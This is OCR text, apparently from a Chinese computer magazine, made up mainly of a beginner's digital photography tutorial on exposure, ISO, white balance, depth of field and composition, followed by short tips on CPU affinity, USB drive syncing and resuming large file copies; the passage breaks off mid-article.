多数数码相机本身具有自动测光的功能，可以协助你了解拍摄物体的进光量是否适当。通常侦测的标准是以光线反射率为10%的中灰度为依据，所以假设在数码相机的测光范围内纯白(反射率约为90%)占了绝大多数，数码相机会因侦测到较多的光源，而误以为环境太亮，故自动减少数码相机的进光量，此时拍出来的照片便因曝光不足而太暗。可是数码相机的拍摄结果应该尽量反映人眼所见到的真正颜色，因此在这种特殊情况下，必须进行"曝光补偿"的调节，尽量恢复眼睛所看到的纯白。

通常数码相机都具有"曝光补偿"的调整功能，所以只要遵循"黑的越黑，白的越白"的原则就可以了。例如刚提到的纯白拍摄对象，应该加2级的曝光补偿，将反射率的标准提升4倍(每格曝光补偿的差距值与光圈相同，也是2倍)，这样才能获得比较接近真实的颜色。对于曝光补偿，一般我们会用+2EV、+1EV、0EV、-1EV、-2EV来表示曝光值。比如景物接近纯白，曝光补偿建议调节为+2EV；景物如果接近纯黑，曝光补偿建议调节为-2EV(见表3)。以柯尼卡美能达 DiMAGE A1为例，按下"曝光补偿"按钮(显示+/-的按钮)，此时在LCD上就会以蓝色显示曝光补偿(见图3)，用前控制转盘就可以改变曝光补偿。如果你的数码相机上没有直接提供曝光补偿按钮，那该如何调节呢？很简单，只要按下菜单键(一般会显示"Menu")，就可以看到"+/-"的菜单项，进入此菜单项后，就可以以1/3EV甚至更小的级别调节曝光补偿了。



图3　此数值即当前的曝光补偿

表3　曝光补偿和拍摄对象的关系

景物接近颜色	曝光补偿	拍摄对象
纯白	+2EV	晴朗天气的雪地、纯白背景占多数时
近白	+1EV	阴天的雪地、米白色的墙壁
一般	0EV	草绿色系
近黑	-1EV	近黑色或深墨绿色的物体
纯黑	-2EV	黑色的物体

4.ISO值如何调校

传统的底片都会显示ISO值，代表底片对光线的反应灵敏度，数字越高表示越敏感，所需的曝光量就越低。最常见的底片ISO值为100，只要光线稍暗就难以维持安全快门，但如果改用ISO400的底片，感光度则提升为4倍。中高档数码相机都可以提供ISO值的调整，常见的调整范围为100、200、400三种，高档数码相机还可以提供50、800等ISO值的调整。当你无法直接以调整"光圈和快门速度"的方式，搭配出合适的曝光组合时，不妨调整一下数码相机的ISO值。室内光不及室外光照明充足，往往需要较长的光照时间才能有效曝光，对于一般手持相机的人来说，极不方便。你可以将数码相机的ISO值调高到400，可缩短1/4的曝光时间。特别是拍摄室内表演或演唱会时，因为需要捕捉表演者的神韵，最好将ISO值提高到400，才可以搭配较高速的快门。

以柯尼卡美能达 DiMAGE A1为例，将功能转盘转到ISO位置，按下位于转盘中央的功能按钮。转动前或后控制转盘改变数码相机ISO值(见图4)，默认设置为"AUTO(自动)"。大部分数码相机是在设置菜单里设置的，在主设置菜单中选择"ISO"菜单项，按"右方向"键后，再用"上方向"、"下方向"键选择合适的ISO值。如果你的数码相机没有提供ISO值调整，那只能调节光圈和快门速度了。




图4　柯尼卡美能达 DiMAGE A1 直接通过按钮来调节ISO值

5.白平衡如何调校

白平衡是一种为了忠实记录色彩的机能，白平衡会随着摄影场所的不同而变化。室内光源随着使用灯泡的不同，拍摄时可能会出现色彩偏移的现象，整张照片看起来会"偏蓝"或"偏红"；在大晴天的树阴下或有强烈的反射

光，在红色的阳伞下变得通红的脸孔，这些是白平衡错误的结果。最简易的检验方式是观察照片中本是"全白"的部位是否偏向某种颜色(如粉蓝或淡红)，如果是的话，请利用数码相机的白平衡功能将白色还原校正。

大部分数码相机都有多种"白平衡"的设置，包括：自动、荧光灯、钨丝灯、闪光灯与手动等模式。如果变化不大的情况下，推荐使用自动功能，尤其最近日光灯的色温已提高到几乎接近昼光色，白天不论室外、室内都可不必改变设定。以Olympus C3030Z为例，按下菜单按钮，移动到"WB"菜单项，默认设置为"AUTO(自动)"，按"右方向"键后，再用"上方向"、"下方向"键选择合适的白平衡(见图5)。




图5 大部分数码相机都提供多种白平衡的调整，一般是以图标

专家支招：借鉴别人拍摄的数码相片参数来拍摄照片

要知道，不同的照片是根据不同场景、时间等因素的变化而拍摄的，因此要求的相关参数也不尽相同。有时候，我们看到一些优秀的数码摄影作品，通常也列出许多拍摄参数。这些参数可以给我们带来借鉴作用，在拍摄类似景物时，我们可以将数码相机设置成这些参数拍摄，如果拍摄效果不是很好的话，再进行个别参数微调。

小提示

如何查看网上数码照片的Exif参数

一般来说，由于Exif信息是用于照片输出和打印的，所以我们并不能直接就可以看到其信息。在Windows XP中，我们可以右击图片，选择"属性→摘要→高级"，就可以查看型号、快门速度、焦距等Exif参数(见图6)。ACDSee 4.0以上版本中，ACDSee浏览器则会专门在具有Exif信息的图片缩略图中增加一个绿色的"I"，只要用户点击这个标志就可以直接看到其Exif信息了。



图6 Windows XP能显示完整的数码照片的Exif参数

如果在网上看见了一张精美的数码照片，肯定想要了解拍摄者所使用的相机、曝光、焦距等参数。此时，我们只要安装"Exif Show"IE插件(下载地址:http://www.exshow.net/download/exshow13c.exe)，那查看Exif信息就方便多了，右键点击在网页中的数码照片，接着在弹出的右键菜单中选择"查看Exif信息"项，此时会打开一个"Exif属性"对话框(见图7)，里面就是关于这张数码照片的Exif信息，如果要想把这些资料复制下来的话，只要点击鼠标右键选择"复制全部"，然后粘贴到其他文档中就可以进行编辑或保存。如果有一些数码照片显示"该图片没有Exif信息"，可能是该照片经过处理而导致Exif数据的丢失，或者是使用不支持Exif信息的数码相机拍摄的。



图7 Exif Show可以方便查看网页中的数码照片的Exif参数

菜鸟拍摄的七大经典实例





图8 柯尼卡美能达DiMAGE A1的拍摄模式非常丰富



图9 Olympus C3030Z的拍摄模式就只有常见的程序曝光、光圈优先、快门优先和手动曝光

很多中高档数码相机都有多种自动及手动曝光功能，例如柯尼卡美能达DiMAGE A1的模式转盘上就设有全自动、人像、运行、黄昏、夜景人像、程序曝光、光圈优先、快门优先、手动曝光等拍摄模式(见图8)。即使是不懂摄影的玩家，也可以通过这些模式拍出较好的照片。虽然如此，数码相机并非智能，如果大家能够了解更多的拍摄技巧，并且选用适当的器材，拍出来的作品就自然更具水平。况且，更多中低档数码相机根本就不具备上述的人像、运动、黄昏、夜景人像等拍摄模式，例如编辑部一台Olympus C3030Z就只有程序曝光和光圈优先\快门优先\手动曝光的拍摄模式(见图9)。

经典实例一：给MM拍一张"人物清、背景朦"的靓照

学习要点：浅景深

拍摄效果：影楼拍摄的个人写真集中有些照片



图10 长焦距拍摄人像，很容易营造明显的浅景深效果(本彩色照片样张见内彩第4页)

背景　　　，而人像却非常清晰，其实这样的艺术照你用数码相机也能轻松拍摄出来(见图10)。

拍摄要点：拍摄时，调大光圈(小f值，如f2.8)，就能营造浅景深效果。不过单单以最大光圈拍摄还不够，如果要令浅景深更加明显，可以选择使用较长焦距(超过100mm)的镜头。对新手来说，等效焦距80mm～100mm的镜头就非常好用，人像脸部及身体比例拍出来也比较正常。

小知识

深景深和浅景深

大家都知道，数码相机要对焦后才能拍摄，理论上照片中只有被准确对焦的部分(焦点)清晰，焦点前及焦点后的景物会因在焦点以外而显得模糊。不过，基于镜头、拍摄距离等因素，在焦点前、后仍会有一段距离的景物能够被清晰显示，不至于落入模糊地带，这个清晰范围便称为景深。浅景深的照片，只有焦点部分才会清晰显示，景深外的地方显得比较模糊。

专家心得

浅景深效果最常用于将主体从杂乱的背景中抽出，特别适合用来拍摄人像，因为拍摄者只需留意抓拍主角的表情、动作，不用太费神处理背景。近距离人像拍摄一般景深较浅，如焦点选择不当(过前或过后)，都会影响成像质量，一般建议将焦点放在被拍摄人的眼睛。另外，尽量避免用广角镜头拍摄特写，四角都会出现明显的透视变形。以较长焦距拍摄，效果自然得多。

构图方面，以垂直方式构图较容易将人像填满画面，省去照片不必要的空间，因此初学者应常用垂直构图拍摄人像。

此外，由于人物表情千变万化，建议可以设定连环快拍功能，善用连拍可以较容易捕捉到人物表情的细微变化，然后从中选择满意的照片。

拍摄人像时光源是一个大问题，初学者可先尝试在光线反差不太强的阴天拍摄，可降低照片局部区域曝光不足或曝光过度的机会。如果拍摄时人物是背光，此时可以开启闪光灯来补光。

小提示

控制景深三大方法

★光圈大小：基于物理规则，大光圈(小f值)拍摄的照片会有较浅的景深，小光圈(大f值)拍摄的照片会有较深的景深。例如以f2.8光圈拍摄的照片，景深便一定比以f8拍摄出来的浅，也就是背景就越模糊。如果你的数码相机有A档(光圈优先)或M档(手动曝光)功能，只要控制光圈大小便可控制景深。

★焦距长短：长焦距的镜头较容易拍出浅景深效果。反之，焦距越短，景深就越深。市面上的数码相机的镜头一般有三倍光学变焦，焦距最远可达85mm～105mm，某些特殊型号的光学变焦更达8～10倍，浅景深效果较为容易获得。不过，由于数码相机CCD感光芯片大小各有不同，就算在相同焦距下的景深都有所分别。

★拍摄距离：以最近对焦距离拍摄，浅景深效果十分特别。数码相机最厉害的地方，是最近对焦距离超短，也就是我们所说的微距拍摄。拍摄距离愈近，景深便会愈浅，所以近摄或微距照片的景深可能只有对焦点附近的1mm～2mm，远一点的景物已经非常模糊了。

经典实例二：把最美的风景留下来

学习要点：深景深

拍摄效果：拍摄气势宏伟的风景、建筑物照片时，很多时候都会要求照片每一处都清晰，这时就得采用深景深效果了。

拍摄要点：拍摄时，将镜头焦距缩小至最短，光圈调较至最小(如f8)，再用低一点的拍摄角度，效果一般都不会太差。用最广角的焦距拍摄风景，再加上景物距离数码相机较远，几乎察觉不到照片有任何一处地方是焦点以外，所以画面每个地方都会比较清晰(见图11)。

专家心得

拍摄风景的最佳时间为清晨及黄昏，因为这时太阳位置较低，斜射光线带来的戏剧感更强。由于清晨及黄昏的光线不强，加上小光圈的关系，



图11　广角焦距拍摄风景，整体画面比较清晰



图12　微距拍摄花草可以产生非常好浅景深效果



图13　拍摄小昆虫时要选择较快的对焦速度

数码相机快门可能会很慢，手持拍摄容易因手震而引致照片松　，这时一只三脚架及一条快门线便可以将问题迎刃而解，因此三脚架是拍摄风景照片的必备器材之一。

经典实例三：留住蜜蜂采蜜的那一瞬间

学习要点：微距及浅景深

拍摄效果：经常看到一些非常棒的摄影作品，它们拍摄的主体是那些"渺小"的花草和昆虫，但照片中花草的纹路、昆虫身上的绒毛都那么清晰，让人深深感觉到了大自然的另一种美。

拍摄要点：目前，大部分数码相机都有微距拍摄功能，一般用英文字母Macro或小花的图形表示。焦距选择应该和放大倍率放在一起考虑，花草、静物焦距一般在50mm～100mm左右比较合适，放大倍率1/8到1/4即可(见图12)；昆虫、小动物的焦距一般



图14　曝光时间长一点，草的背面出现光晕效果



图15　把握快门速度，以便捕捉小孩的面部表情



图16　拍摄村民在河边洗衣服，就不必要设置太慢的快门

在100mm～200mm左右比较合适，放大倍率在1/4到1/2更好(见图13)。

小知识

什么是微距

所谓的微距，说白了就是离得很近地去捕捉画面，显然捕捉到的画面一定是某一种物体的某一个细节。

专家心得

开启相机的微距功能后，光圈、快门、感光度、白平衡等都由数码相机调校，你只需专注构图就可以了。数码相机拍摄微距需要将变焦调节到广角(焦距最短)，然后选择微距的拍摄模式，靠近物体进行拍摄。应先查看镜头的最近对焦距离，拍摄时应在这个距离以外拍摄，否则便不能清晰对焦。此外，由于近距离对焦会导致景深较浅，稍有一点移动便会出现〝鬼影〞，以三脚架可减低手震的影响。

不要认为光圈放大就会有很明显的景深，在微距拍摄中，本身就会产生很鲜明的景深效果，就不一定需要大光圈了。快门速度慢一点，有时能营造比较好的效果(见图14)。

另外要注意的是，如果拍摄花花草草，应该选择在风不太大的日子，否则会因花草不断随风摆动而导致主体松　。如果拍摄小昆虫，一支对焦够快的镜头可以令拍摄事半功倍，同时焦距也都不能太短，否则走得太近拍摄会吓走昆虫。

经典实例四:为活泼好动的娃娃拍照

学习要点:高速快门的掌握

拍摄效果:相信大家都知道给活泼好动的孩子拍照绝对是个难事，通过这个实例你可以轻松掌握如何抓住他运行的一瞬间，就像拍摄静止人物一样。学会了这个实例后，你就能很容易地应付行人、宠物、行驶的汽车等拍摄。

拍摄要点:建议设定大光圈、较快的快门速度，在足够光线下可以凝结一般动态主体。最理想的调校幅度是刚刚好，ISO尽量避免太高，以免引起过高噪声。如果ISO 200已经足够凝结动作，调到ISO 400也只是将噪声提高而已。如果用f4光圈，以ISO 400很多时都可提供较高的快门速度，足够在动作变化不大的情况下凝结动态主体。快门速度一般设置为1/60秒～1/250秒就已经足够(见图15)。如果要拍摄足球、篮球赛事，就最好要有1/500秒的快门速度。如果要拍摄赛车、棒球的话，由于速度相当之高，可能需要用到1/1000秒快门也不足为奇。

专家心得

拍摄前，可以用快门优先自动曝光模式，拍前几张照片时仔细查看照片的清晰度，如果主体有点模糊，就要考虑增加快门速度、提高ISO值和加大光圈了。

拍摄时，应先对准主体半按快门，然后保持半按快门的状态并以镜头一直追随主体移动，直至主体的动态及构图符合理想状态，再将快门按尽。如拍摄一些可以预测动态的主体，例如荡秋千的小女孩等，大家在主体与数码相机的相对速度最慢的一刻，拍摄效果最为理想，例如秋千上的女孩荡至最高点的时候，便是按下快门的最佳时机。

菜鸟快门拍摄练习实例

练习实例:田园风光的小河流水、瀑布

拍摄这类题材的照片时，一般情况下ISO要设置低一些。至于快门速度，就要视具体情况而定，如果想将流水拍成丝一般柔顺，可以利用慢快门(如1/5秒)。快门速度一慢，入光量自然会提高，这时需要使用一个较小的光圈去做相应调节。但如果想拍摄一些清晰的流水，就可以将快门设置快一些。这时可以选择快门优先模式，只需要设定好快门速度，数码相机会懂得自动设定好一个合适的光圈(见图16)。

经典实例五:经典夜景之多彩的霓虹

学习要点:曝光和光圈

拍摄效果:大城市的夜景最美妙的莫过于多彩的霓虹灯，它们像一颗颗的明珠将原本乏味的黑夜装点给无比美丽。

拍摄要点:可以选择A档(光圈优先)或M档(手动曝光)进行夜景拍摄。将光圈f值设置为最大，然后再去调整快门速度(曝光时间)。同时配备三角架　。

小提示

三脚架(见图17)可以说是拍摄夜景必备的工具。为何白天拍摄风景相可以手持机身，而夜晚拍摄就要使用三脚架呢？因为白天光线充足，数码相机可以维持一个较快的快门速度，CCD也有足够光量曝光。相反，晚间的光度通常非常微弱，这时数码相机的快门要降至很慢(有时慢至数秒)才可以让CCD吸收足够光量，相信没多少人能有足够定力手持拍摄而又不手震。原则上，使用越重的三脚架，受到周围震荡影响的机会便小。以数码相机的重量，200元左右的铝质三脚架已有不错的效果。如果是外出旅行，建议买一个小型的三脚架，方便携带。如果一时没有三脚架在身，或者环境不容许带脚架，也有一个折衷方法避免手震，就是让数码相机靠在街上的固定物体上拍摄。


图17　三脚架是数码相机的必备工具

专家心得

至于选择多长曝光时间，这是个仁者见仁，智者见智的问题。同样的景色，有人认为明亮一点好，那么曝光时间可以设长一些；如果认为暗一点好，那么时间就相对短一些。最好的办法是用多种曝光组合来进行拍摄，然后后期再进行选择。同时，在拍摄时及时回放，从而调整你的曝光组合。

拍摄夜景，要特别注意运用光圈，因为它会直接影响景物的清晰度。有些夜景，由于光线十分暗淡，拍摄距离无法精确确定，因此，常常用缩小光圈、增加景深范围的办法来对付，常用的光圈为f5.6或f8。有些景物的位置比较固定，光线变化也不大，那么光圈可以适当小一些，但曝光时间要相应延长，这样，景物的清晰范围可以更大一些(见图18)。

夜景的灯光色彩配搭是照片最吸引的地方之一，不过如果大家使用自动白平衡模式的话，数码相机会将夜景的灯光变白，拍出来的照片会面目全非。大家最好使用日光白平衡设定，照片的颜色看起来会较为原汁原味。

拍摄距离的测定要尽量准确，否则直接影响景物的清晰程度。一般地说，拍摄大场面夜景，距离可放在无限远处。拍中景、近景，就要进行对焦，把焦点对得越清楚越好。焦点应定在被摄主体或景物的主要部分的位置上，也可利用被摄主体附近的光亮点来代测。距离一旦确定，在拍摄过程中就不能任意变动。

小提示

夜景拍摄错误示范

★远距离拍摄开启闪光灯

大家如果试过夜晚闲逛天安门，可能会碰到不少游客使劲地拿起手上的傻瓜数码相机或者数码相机拍摄，而且更是张张开启闪光灯。可是，当他们冲洗或者在计算机上看照片时便会发现，所拍的大多数照片都是曝光不足(见图19)。当数码相机设定为开启闪光灯时，快门也会自动加快至可以手持拍摄的速度，但是这么快的快门便不足以吸收景物的现场光线，所以才会出现照片曝光不足的情况。所以拍摄夜景时，多数要将闪光灯强行关闭，尽量不要用自动闪光灯模式。


图19　开启闪光灯拍摄会导致照片近处和远处的曝光严重不平衡

★手持拍摄

有些初学者懂得关闭闪光灯拍摄，但又没注意到快门变慢的问题，结果照片张张都出现手震松朦的情况(见图20)。而且很多初学者习惯用LCD观看照片的质量，但这个小小的LCD通常都不足以显示手震的影响，在LCD看得清晰的照片，在计算机上可能会有完全不同的效果。


图20　手持拍摄容易引起照片松朦

★夜景拍摄不宜选择过高的ISO值

高的ISO会产生噪点，一般选择最低的ISO值(大部分数码相机的最低一档为100，但有些数码相机的ISO值最低能设置到50)。



图18　适当延长曝光时间，可使照片更漂亮



图21　快门速度设置过快，光线就较短



图22　快门设置稍快一点，拍摄下来的照片就会出来光线断断续续的现象

经典实例六：经典夜景之车水马龙

学习要点：曝光

拍摄效果：夜景照片之中最为经典的场面，相信是马路上的汽车都变成一条条橙红色的光线轨迹，很能突显都市的繁华景象(见图21)。

拍摄要点：一般使用慢快门会营造出车流的效果，只要快门可以设置2秒～8秒的开启时间，便足够让车辆驶经镜头前大部分的地方，车头灯及车尾灯便被记录成一条条的光线。

专家心得

如果快门设置稍快一点，拍摄下来的照片就会出来光线断断续续的现象(见图22)。拍摄时要多留意附近的车流，因为选择车速愈快、车辆密度愈高的马路，可以拍摄出更多更长的光线。如果车辆不够多，光线也会弱得多，拍摄出来就体现不出都市



图23　拍摄落日时，应适当增加曝光补偿



图24　这张照片成功捕捉烟花一飞冲天，然后四下绽放的美妙瞬间

的繁华景象。另外，车辆跟数码相机的相对速度也有很大影响，如果车辆面向数码相机行驶，光线便会集中在一个较小的地方。如果车辆在数码相机前驶过的话，两者的相对速度也较高，光线也会较长。

练习实例1：经典夜景之落日、晚霞、余辉

天色最美的时候无疑是早晨和黄昏，但未必是日出和日落之时，日出前的晨　和日落后的余光返照更是一道难得的风景。很多人以为夜景便是夜晚拍摄的景象，其实未必一定要天色全黑才可以拍摄，在太阳下山后、天还未黑时的晚霞其实更加迷人。

千变万化的天空，给风光景物带来无穷的变化，取景时要不要天空？要多少天空？怎样处理天与地的光比及色比？怎样解决天空曝光都是难题。的确，越是灿烂辉煌的天空，往往越难拍，这是因为当天上云彩有耀目的高光，极易使测光产生误差。如果高光很强或高光面积很大时，必须增加1级左右的曝光补偿(见图23)。为了表现更浓晚霞的色彩，可以将曝光补偿降低一级。

练习实例2:灿烂的烟花

拍摄烟花时，应该事先了解一下烟花活动地点的环境，选择一个制高点是最好的，这样能够把大部分的节日活动场面都拍摄下来。

要想获得出色的烟花拍摄效果，最好采用具备高倍光学变焦的数码相机进行拍摄。烟花拍摄中的常识就是慢速快门能够获得好照片。另外影响画质的一个因素就是ISO感光度，如果采用高ISO设置，就造成画面噪声高、画质粗糙的问题。因此各位在ISO设置上尽量选择较低的数值，比较合适的为ISO 50、64或者常用的100。虽然ISO低，快门速度会慢下来，但有了三脚架的辅助拍摄，也不用担心画面抖动的问题了。光圈最好调节到f8，快门的选择范围是1秒～3秒为佳，这样才能够把烟花从发射到爆开后的路径和焰火一览无余地拍摄下来(见图24)。

经典实例七:视角宽阔的全景照片

学习要点:手动曝光

拍摄效果:如果大家在明信片、图片展中看过一些全景照片，相信都会被超宽阔的视角及所带来的超真实现场感深深吸引。大家不要以为全景照片是将数码相机的上、下半部裁剪实现的。要拍摄真正的全景照片，是通过不同角度拍摄不同的照片，然后通过软件拼接。

拍摄要点:如果大家要制作高水平的全景照片，那要选用设有手动曝光模式的数码相机，以便拍摄出曝光一致的照片。拍摄时，一定要记得用三脚架拍摄。

专家心得

由于数码全景照片由多张照片合成，照片的连接性是成败关键。选择拍摄景点时，避免选择闹市或人多车多的地方。另一方面，拍摄地点的环境最好宽阔而又多远景，如果有太多远近不一的景物，照片与照片之间的透视会有所不同，合成出来的照片有可能会出现线条不能重叠的情况。

只要将模式转盘切换到M档(手动曝光模式)，设定好相关参数，然后选择全景的最左端或最右端开始拍摄。拍摄第一张照片时就要留意照片的水平及构图，尝试先水平地转动三脚架平台，看看拍到最后一张照片时会是什么样子。再将数码相机往左或往右转动，直至画面的边缘跟上一张照片边缘重叠，便再拍一张，直至所需景物全被拍下为止。Canon A80数码相机还内置全景辅助拍摄模式，画面会出现上一张照片的边缘残影帮助大家构图，可方便地拍摄全景照片。如果大家用的数码相机没有全景辅助拍摄模式，凭上一张照片的记忆拍摄也是可以的，不过就是没有那么方便及准确了。

如果大家拍摄的是360度都有水平线或地平线的环境，只需每次转动一个角度按下快门就可以了，这时三脚架上的刻度可以令转动的角度更准确。不过如果大家拍摄的画面有海岸线(跟水平线不同)，就算第一张照片水平正确，由于透视关系，拍摄几张之后大家便会发现海岸线越来越斜，这张全景照片就泡汤了。其实遇到这个情况，拍摄每一张照片时就得重新调整海岸线的水平及高度，令每张照片的海岸线高度及水平更为一致，合成的照片便会更加自然。

全部拍好后，就要进行软件合成了。市面上有很多方便易用的全景合成软件(例如:ArcSoft Panorama Maker 3)，下载地址:http://www.arcsoft.com/en/support/downloads/downloadclub.asp?downloadid=42。

第一步:运行ArcSoft Panorama Maker 3软件，在主界面中点击"Start"按钮，选择照片的拼接方式，从左到右分别是:Horiz(横向拼接)、Vert(纵向拼接)、360°(360度全景拼接)、Tile(横纵拼接)，笔者是选择Horiz(横向拼接)，点击"Next"按钮。

第二步:点击"ADD"按钮，依次将需要拼接的照片添加进来，添加好后，再分别选择照片并点击"Include"按钮，添加到下面的窗格中，再点击"Next"按钮。



图 25　照片拼接的效果还是非常不错的

第三步：这里就可以看到程序自动拼接的照片了，点击"Finsh"按钮后返回到主界面，再点击"Save"按钮保存即可。

最后，大家可以看看笔者用三张照片拼接的效果(见图 25)，接缝处就算将照片放大也分不清。看来这个效果还是非常不错的。

摄友必读的两大构图密招



图26　横向构图的照片有安静、平衡、松弛的感觉



图27　纵向构图最容易将主体填满



图28　河岸就是一条横跨照片的线条,构图恰到好处

要想拍出好摄影作品，就必须追求构图上的和谐。大家可能留意到，专业摄影师拍摄时总会挑选较高难度的位置拍摄，其实他们可能是正找寻一个合适的构图。数码摄影也是摄影一种，当然也要讲构图。对于初学者来说，平时记住一些构图要领，在拍摄以前就能生动地想象出照片拍出后会是什么样子，对于成功地创作一些优秀的摄影作品也是大有帮助的。

1.选择横向构图？还是垂直构图?

拍摄每张照片之前，其实都要首先考虑照片是采用横向构图，还是垂直构图。对于初学者而言，这个相当重要的因素往往只是凭感觉。传统数码相机的横直比例近似为 3:2，不过数码相机拍出来的照片的比例便有所不同，因为要迁就显示器的 4:3 比例，所以数码相机的照片的横直像素比例多数都是 4:3，例如 2304 × 1728、1600 × 1200。

横向构图相信是最经常采用的构图方式，几乎所有数码相机的基本把持姿势都是方便打横拍摄的。横向构图的照片，一般都能表现出安静、平衡、松弛的感觉(见图 26)。特别是一些空阔的景色，应尽量选用横向构图。

相反地，垂直构图的照片较能够表达出紧迫性及张力，如照片中出现一些垂直线条，更能加强这种感觉。拍摄垂直的景物，例如建筑物、人物等等，垂直构图是最容易将主体填满照片的方法(见图 27)。



图 29　眼睛放在井字构图的其中一个交叉点，感染力好多了(本彩色照片样张见内彩第 6 页)

2.选择主体重心是关键

想好了拍摄方向后，那么要拍摄的主体重心应该放在照片的哪个位置呢？一般人都会习惯将要拍摄的对象重心放在画面的正中间，这是一般数码相机的对焦点所在。这个地方最容易拍到对焦清晰的照片，不过却未必能够拍摄出成功抓紧人们视线的照片。

有人将绘画中提出的黄金分割点 0.618 应用于摄影构图上。不过，真正拍摄时其实又不必计算那么准，大概有几个重点要记着。如果画面中有一条横跨照片的线条，例如风景照中的地平线、水平线，最好将它放于画面上或下半部三分一位置(见图 28)，尽量不要放在正中央，否则就显得呆板。同样，如果将拍摄主体放在画面水平或垂直三分一位置，通常也比放在正中间好。

此外，黄金分割法也衍生出井字型构图法，也就是说只要将画面用两条水平线分成三等分，再用两条垂直线分成上下三等分，从而使画面被分割成为九个相等的方块。通常摄影者就在四个交叉点上选择一处作为主体的最佳位置，将画面最重要的部分安置在这些重点，自然能够吸引人们的视线。这并不是说，主体非得准确地置于交叉点上不可，实际上主体常出现在交叉点附近。

例如拍摄人像时，方方正正的一张照片没什么特色。如果将人像向两侧倾斜一些(或者数码相机倾斜一些)，感染力就好多了(见图 29)。　CF[ZT01]

“两个”CPU　我该如何用好它们

■北京　成兆义

这段时间，我用上了单位新购进的方正电脑，配置相当不错，尤其是那颗CPU：含超线程技术（HT）的P4 2.8GHz，这是我第一次用上“两个”CPU同时工作。不过，在使用中也多少遇到点小问题，因为不是所有应用程序对Intel的超线程技术支持都很好，有些软件尤其是老一点的在使用“双CPU”工作时反而会减慢运行速度。虽然可以在BIOS中禁止使用HT技术，但这样一来所有的软件都将无法使用这一先进技术了，未免太可惜了。

其实，完全可以定制具体的应用程序是否使用HT技术，这样就可以“因地制宜”了。当然，首先必须装有支持超线程技术的操作系统，如Windows 2000 SP3以上、Windows XP等；然后在系统中同时按下“Ctrl”、“Alt”、“Delete”三键，并选择“任务管理器”，在“应用程序”中右击希望设定的已经启动的应用程序，在弹出菜单中选择“转到进程”，在相应进程中点击右键，如图1，选“关系设置”，这时将弹出如图2的设置界面。现在就可以通过勾选其中的CPU0和CPU1来决定是用1个CPU工作还是两个，建议如果想用一个CPU工作，那就去掉CPU1前的勾即可了，最后按“确定”退出，这时该程序就将由一个CPU进行工作。



图1



图2

CF [YY01]

插上闪盘，里面的文件自动复制到目的地

让你的闪盘即插即存

■LX

闪盘便于携带、安装使用简单，在Windows 2000以上操作系统不用安装驱动，这使得很多朋友早已用它取代软盘了。特别是现在闪盘容量也一直在　升，128MB已经属于小容量，闪盘能做的事情越来越多。但是，当我们在两台电脑间传递文件的时候，每次都要执行这样一个重复操作：进入文件夹，选中一些文档，复制，再到目的地粘贴。虽然可以在鼠标右键中用“复制到”选项减少步骤，但还是比较麻烦。如果有重复文件，还要按一下“确定”来确认覆盖的操作，显得很麻烦。有没有办法让闪盘一插入电脑，文件就自动同步呢？

Pen Drive Manager是一个专门为闪盘设计的小软件，它可以在你插入闪盘后自动帮你完成复制任务。进入主界面后，我们只需要两个步骤就可以完成设置。

第一步：在主界面的“Drive Management”中，选中你的闪盘。通常情况下这里闪盘名称由一个串号和闪盘盘符共同组成。在右侧窗口中选择插入闪盘后的操作，一共有四种方式（见图）。



★ Copy all files to a new folder（复制所有文件到硬盘中一个新的文件夹）

★ Copy those files that changed（只复制改变的文件）

Pen Drive Manager小档案

u软件版本：1.0.0.35　　软件大小：999KB

u软件性质：共享软件　　适用平台：Windows 9x/2000/XP

u下载地址：http://www.solcom.com/pendrivemanager/PDM_setup.exe

u软件备注：它是一个共享软件，你只能免费使用30天，30天之后需要注册。

★ Synchronise drive and folder contents（同步驱动器和文件夹内容）

★ Do thing（不执行任何操作）

含义都说得很清楚了，你可以根据自己的需要选择适合的工作方式。值得注意的是，在第三种方式（同步）中，同步的方向是不确定的，也就是说，假如同样一个文件在硬盘的同步文件夹和闪盘同时存在，那么文件修改时间比较新的文件将会覆盖较旧的版本。因此，使用这款软件同步时，电脑的时间应该比较准确，不要有太大出入。

小提示

这里需要提示一下，在同步方式中，下方还有一个“Delete files that have been removed”选项，勾选它之后，无论是本地硬盘还是闪盘删除了某个文件，同步时都会在另一个位置删除相应文件。

第二步：点一下“Apply”按钮，所选项就会生效。今后插入闪盘，再也不用手工去复制文件了，相当方便。注意硬盘上文件夹中的文件不要过大，否则超出闪盘容量就无法同步了。CF [YY02]

■选题推荐:上海　李晓汇

★★★

复制海量文件 如何断点续传?

■回头浪子

本文可以帮你学到

- 揭开复制文件的先后顺序之迷
- 借助常用软件，海量文件安全传送
- 送你稳定、支持断点续传的免费软件

“无法传输”是怎么来的

当需要传输多个文件或目录时，由于硬盘读写速度是有限的，因此传输的文件或目录就有了一个先后顺序问题，那么这个时候传输又是怎样完成的呢？为了让大家更加明白其中原理，举个例子吧。假设c:\test 目录下面有1.txt、2.txt 文件、一个包含a.txt 的子目录 A 和一个包含 b.txt 的子目录 B，将c:\test 目录拷贝到c:\test1。这个过程在图形界面上只是一闪而过，我们通过 DOS 的方法来进行，打开命令提示窗口输入xcopy "c:\test" "c:\test1" /e ，这个过程就是先1后2，先 a 后 b，先文件后目录(见图1)，经过多次试验可以发现文件复制顺序是按照文件名的数字、字母先后循序来进行优先级别排列的。



图1

知道了复制有先后的道理，也就不难理解为什么复制会中断了。当要复制的文件有很多，排在前头的某文件由于正在被使用，但系统的复制命令就不会跳过此文件，也就无法复制后面的文件，导致复制过程停止，如果想提高文件传输的效率，就得找出和绕开这个无法复制或移动的文件！

巧用 WinRAR 传递文件

你一定遇到过这样的事情:在复制一个包含许多文件的文件夹时，其中某个文件损坏或正在被系统使用，复制立即中断。虽然已有一些文件复制到目的地，但由于文件过多，你不知道究竟哪些已经复制，哪些还没有。为了保险，只好重新复制文件。其实，常用的 WinRAR 就能轻易绕过这些无法复制的文件，将文件传输进行到底，而且还能把其中被使用的文件找出来！

第一步:打开该文件夹，在文件夹空白处右击，选择〞添加压缩文件〞。

